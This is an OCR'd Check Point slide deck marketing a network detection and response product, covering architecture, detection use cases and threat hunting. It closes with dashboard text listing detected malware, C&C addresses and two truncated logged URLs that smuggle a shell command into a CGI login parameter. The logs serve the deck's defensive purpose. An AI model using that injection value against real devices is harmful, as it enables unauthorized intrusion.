CHECK POINT CloudGuard™ NOW

CloudGuard/SandBlast Now - Network Detection and Response

November 2020

Nir Naaman, Head of G&D Products

Check Point SandBlast™ NOW

The challenge

CHECK POINT CloudGuard™ NOW

- From detection to containment → **280 days***
- **Missing Visibility** - Security teams struggle to separate signal from noise
- Network Detection and Response is **complementary** to network prevention solutions

Check Point SandBlast NOW

* Source: - https://www.ibm.com/security/digital-assets/cost-data-breach-report/#/

CloudGuard/SandBlast Now

NOW is an advanced NDR solution that employs behavioral AI, data mining, and advanced threat visualization to reduce detection-to-containment time


In-network sensors:

- ✓ Plug and play provisioning
- ✓ Zero configuration - minutes to full visibility
- ✓ Physical appliances / virtual machines
- ✓ On-premises, private and public cloud

Cyber Defense Center:

- ✓ SaaS application
- ✓ Multi-tenant, multi-tier
- ✓ Automated IOC generation

High-level architecture



Artificial Intelligence

Behavioral Learning

Check Point SandBlast NOW

GLOBAL SENSORS DATA

INDUSTRY FEEDS

cp<r> CHECK POINT RESEARCH

BEHAVIORAL RISK ENGINE

THREATCLOUD

Private Cloud

On premises Network

Endpoint*

Public Cloud*

* Azure and Endpoint are roadmap

Detection use cases


CHECK POINT CloudGuard™ NOW

1. Anomalous traffic patterns – bots, scans, data exfiltration
2. Vulnerable and infected assets
3. Network reconnaissance and malware lateral movement
4. Suspicious user behavior
5. Risky application activity

Combining multiple approaches for detection

CHECK POINT CloudGuard™ NOW

- **Intelligence based detection** – powered by Infinity
  - Anti-Bot, Anti-Virus, IPS, Threat Emulation



- **Deep Packet Inspection** (DPI) and app fingerprinting
  - Application Control, URL Filtering

Deep Packet Inspection


- **Behavioral Anomalies**
  - Powered by ML and AI-based analytics

Check Point SandBlast NOW

Detection and threat hunting

CHECK POINT CloudGuard™ NOW

- Configure alert center to point on high risk events
- Real-time (and retrospective), real traffic visualization
  - Network threat mapping
  - Packet capture
  - Highlighting malicious and suspicious traffic
  - Prediction of malware lateral spreading vector
  - Highlight assets found vulnerable by external scanners




Check Point SandBlast™ NOW

Threat visualization

CHECK POINT CloudGuard™ NOW

Infected host with malware that moves laterally




Response Closed Loop

CHECK POINT CloudGuard™ NOW

Review threat status dashboard, and collect incident data

- Import attack indicators
- Move to inline mode - “Red Button”




Automatic and manual attack indicators creation

Automatic exporting of threat indicators to other security products

Check Point SandBlast NOW

Manage attack indicators to feed


CYBER DEFENSE CENTER
cicd-test
Nir Naaman
CHECK POINT INFINITY PORTAL
OVERVIEW
MANAGEMENT
VIEWS
LOGS
REPORTS
ANALYTICS
INTEL
Threat Topology
Threat Treemap
Activity Map
Vulnerability Sonar
Settings
Custom
Search
Query Syntax
Showing Partial Results
Quick search
Type to search
Force
Group
by Country
by Subnet
Domain Overview
Filter
Recurrent Bot
Virus Infection
Malicious File
Vulnerable Host
IPS Detection
Risky App
No Detections
External Host
Subnet
Overview
Export HTML
Export CPG
Import CPG
Attacker Command & Control (C&C) Infrastructure
Kubernetes
192.169.1.123
United States
192.169.1.154
United States
192.169.2.218
United States
222.186.42.7
China
222.186.31.166
China
222.186.52.39
China
192.168.73.74
Attacked 192.168.3.108
192.168.3.108
Target
192.168.117.251
Attacked 192.168.73.74
192.168.223.0
Target
192.168.164.0
Attacked 192.168.203.152
192.168.88.100
Attacked 192.168.223.0
192.168.59.111
Attacked 192.168.164.0
192.168.4.71
C&C staging
192.168.20.152
Target
Attacks
Applications
Host: 192.168.59.111 OS: Windows 10 Tag: Attacked 192.168.164.0
Blade
Name
Occurences
First Seen
Family
Confidence
Sent
Received
Source
Destination
Port
URL
Anti-Bot
Backdoor.MSIL.Jaktinier.E
2
Apr 21 13:11
Jaktinier
High
0
60 B
192.168.59.111
192.168.164.0
30359
-
Application Control
Risky: Ngrok
3
Apr 21 18:46
-
-
586 B
525 B
192.168.59.111
192.168.164.0
30359
http://192.168.164.0/cgi-bin/mainfunction.cgi?action=login&keyPath=' /bin/sh${IFS}-c${IFS}'cd
Application Control
Risky: Nj RAT
3
Apr 21 13:11
-
-
600 B
577 B
192.168.59.111
192.168.164.0
30359
-
Application Control
Risky: Ngrok
3
Apr 21 08:48
-
-
586 B
525 B
192.168.59.111
192.168.4.71
30359
http://192.168.4.71/cgi-bin/mainfunction.cgi?action=login&keyPath=' /bin/sh${IFS}-c${IFS}'cd${